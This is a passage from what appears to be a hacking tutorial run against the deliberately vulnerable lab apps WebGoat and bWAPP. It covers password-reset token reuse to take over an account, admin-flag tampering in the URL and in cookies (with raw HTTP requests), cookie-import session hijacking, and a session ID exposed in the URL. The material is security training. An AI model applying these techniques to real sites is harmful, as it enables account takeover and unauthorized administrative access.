
From the above image you can see that, in the URL section, we're having a unique ID here too. Let's change this unique ID with the one we copied earlier.



192.168.0.11:8080/WebGoat/PasswordReset/reset/reset-password/9c8ca18f-61cc-4d56-b529-6b47dc1d7343

Woah!! We are redirected to a new **"Reset your password"** page, seems like we're changing Tom's credentials.

I've now set the password here as **"tomandjerry".** And fired the **"SAVE"** button.



192.168.0.11:8080/WebGoat/PasswordReset/reset/change-password

Password changed successfully, please login again with your new password


Let's check whether we're able to change the tom's credentials or not.

Go back to the WebGoat web-application and select the option to "**Account Access**" and enter the following credentials:

tom@webgoat-cloud.org

tomandjerry

Great!! We've successfully changed Tom's password just with his email account, without knowing who is **tom**.



✓

Account Access

@ tom@webgoat-cloud.org

Password

Congratulations. You have successfully completed the assignment.


Improper Administrative Login

Attackers consider administrative logins one of the most important and the most crucial vulnerabilities. This occurs due to unsanitized sessions generated from the server's end.

Let's try to exploit this vulnerability and get into the web-application with the administrative privileges.

Administrative Portal Login

Boot back into your bWapp server and select **"Session Management – Administrative Portals"** in the "**Choose Your Bug"** option keeping the security at **low.**




192.168.0.11/bWAPP/smgmt_admin_portal.php?admin=0

/ Session Mgmt. - Administrative Portals

This page is locked.

HINT: check the URL...

From the above image you can see that after the **“.php?”** we’ve got **“admin=0”,** let’s manipulate this but **“admin=1”** and check out the grabbed result.



192.168.0.11/bWAPP/smgmt_admin_portal.php?admin=1


/ Session Mgmt. - Administrative Portals

Cowabunga...

You unlocked this page using an URL manipulation.

Simple!! We’ve unlocked this page with the administrative rights.

Let’s try to increase up the level and set it to **“medium”,** now checking the same in the URL, we won’t be able to find anything. So is this vulnerability **patched?**




/ Session Mgmt. - Administrative Portals /

This page is locked.

HINT: check the cookies...

Wait, let's try to capture its cookies and analyze them.




Request to http://192.168.0.11:80

```
GET /bWAPP/smgmt_admin_portal.php HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security_level=1; PHPSESSID=rccvk0t33igvl2nulmc52la9jd; admin=0
Upgrade-Insecure-Requests: 1
```


Look there it is, the flaw is still the same, but this time it is in the cookies. So now let's check whether our manipulation will work or not?

I've again manipulated the **"admin=0"** to **"admin=1"**



```
GET /bWAPP/smgmt_admin_portal.php HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security_level=1; PHPSESSID=rccvk0t33igv12nu1mc52la9jd; admin=1
Upgrade-Insecure-Requests: 1
```

From the below image you can see that we've successfully unlocked the webpage again with some simple manipulations



/ Session Mgmt. - Administrative Portals


Cowabunga...

You unlocked this page using a cookie manipulation.

Session Hijacking

Until now, we all are aware that a unique session ID generates for every different user, thus when an attacker sniffs the network traffic via a man-in-the-middle attack or via Cross-Site Scripting, they steal the session ID or the session tokens of the legitimate user's authenticated session to gain an unauthorized login. This methodology is known as Session Hijacking.

The idea about the session hijacking would be more clear from this image.



Here the user enters his credentials into the web-application, thus application sends them to the server for authentication. Therefore, as soon as the system finds the credentials valid, the server generates a session and shares it with the browser, such that the user does not need to enter his credentials every time for every single page he requests.

But the attacker sniffs the network and steals these freshly generated session IDs before the system sends them to the user. Now the attacker just needs to send these session IDs to the web server, and the server tries to match them with its database-stored session IDs. If they both match, the server responds to the attacker with an HTTP 200 OK reply, and the attacker gains successful access without submitting proper identification.

So it's time to play with these sessions and hijack some accounts.


Session Hijacking using Browser's extensions

Isn't it great if you could simply get into other's account without bruteforcing or resetting the password or by not finding any flaws in the web-application?


To perform all this, we will use a simple browser extension, i.e., "Cookie Editor," which allows us to import and export the browser-generated cookies by simply copying them into our clipboard, which we can further use to gain authenticated access.

Let's Start!!


In the below image, you can see that I have enabled the Cookie Editor in my browser and logged in to bWapp as "Hackingarticles: 123." Now, I will click on the "Export" button from the provided options to export all the cookies of this particular session.



Since I've successfully exported the user's cookies now it's time to import them into the attacker's machine. From the below image you can see that the user **"bee"** is active with an enabled cookie editor extension.




Now let's try to import these cookies into the attacker's browser by pasting the exported cookies into the Cookie Editor console.



```
e, "firstPartyDomain": "", "storeId": null } ]
```

As I hit the "**enter**" button the exported cookies of the user **hackingarticles** will be imported directly into the browser where the user **bee** resides.

So, everything is up now, just simply refresh the browser and there it goes. From the below image you can see that we've successfully captured the **hackingarticles session** with just **3 clicks.**



192.168.0.11/bWAPP/portal.php


Choose your bug: bWAPP v2.2

Set your security level: low — Current: low

Session ID exposure in URL

Many times the developers fail to manage the privacy of the web-applications by leaving some basic flaws such as disclosing the session ID in the URLs, which allows the attacker to steal these session ids by simply monitoring up the network and manipulate them in order to exploit the authenticated user to compromise his account.

For this exploitation, we'll be using the **bWAPP**, selecting up the **"Choose your bug"** option to **"Session Management – Session ID in URL"** and setting the security level to **"low".**



192.168.0.11/bWAPP/smgmt_sessionid_url.php?PHPSESSID=295c5hhaiqt7dppp8sp501rtsg

